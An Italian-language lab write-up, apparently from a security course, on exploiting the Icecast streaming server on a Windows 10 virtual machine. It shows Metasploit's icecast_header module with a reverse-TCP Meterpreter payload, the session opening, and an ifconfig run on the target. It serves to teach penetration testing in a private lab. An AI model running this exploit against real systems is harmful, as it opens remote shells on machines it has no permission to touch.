
HACKING
WINDOWS
Start


OBIETTIVO

Viene richiesto di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit. Una volta ottenuta la sessione, si dovrà: ● Vedere l´ indirizzo IP della vittima.

● Recuperare uno screenshot tramite la sessione Meterpreter.

Il programma da exploitare sarà Icecast già presente nella iso.

ICECAST EXECUTE



L'obiettivo è bucare il dispositivo passando da Icecast, un software impiegato per creare server di media streaming. Fondamentale è assicurarsi che il processo sia in esecuzione affinchè l'attacco riesca a finalizzarsi.

METASPLOIT

Da Kali avviamo Metasploit nel terminal mediante “msfconsole”. Cerchiamo l’exploit di cui abbiamo bisogno, in questo caso quello mirato ad Icecast. Richiediamo di visionare la tabella con i dati da settare.

METASPLOIT

```
msf6 exploit(windows/http/icecast_header) > set rhost 192.168.40.68
rhost ⇒ 192.168.40.68
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.40.68    yes       The target host(s), see https://docs.metasploit.com/docs/usi
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.40.136   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Compiliamo la tabella.
Richiediamo ulteriormente di visionare la tabella per assicurarci che i dati siano corretti.

EXPLOIT

```
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.40.136:4444
[*] Sending stage (176198 bytes) to 192.168.40.68
[*] Meterpreter session 1 opened (192.168.40.136:4444 → 192.168.40.68:49567) at 2024-11-14 15:03:15 +0100

meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  3
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:e1:94:a0
MTU          : 1500
IPv4 Address : 192.168.40.68
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a411:226a:bb9d:36a2
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Lanciamo l'exploit. La connessione viene stabilita. All'interno di meterpreter inserisco "Ifconfig" per visionare l'IP della macchina bersaglio.

YOU'VE BEEN HACKED

In seguito al confronto tra l'IP dato di risposta da meterpreter e l'IP della macchina Windows, avuto la corrispondenza. Abbiamo la conferma di essere all'interno del bersaglio.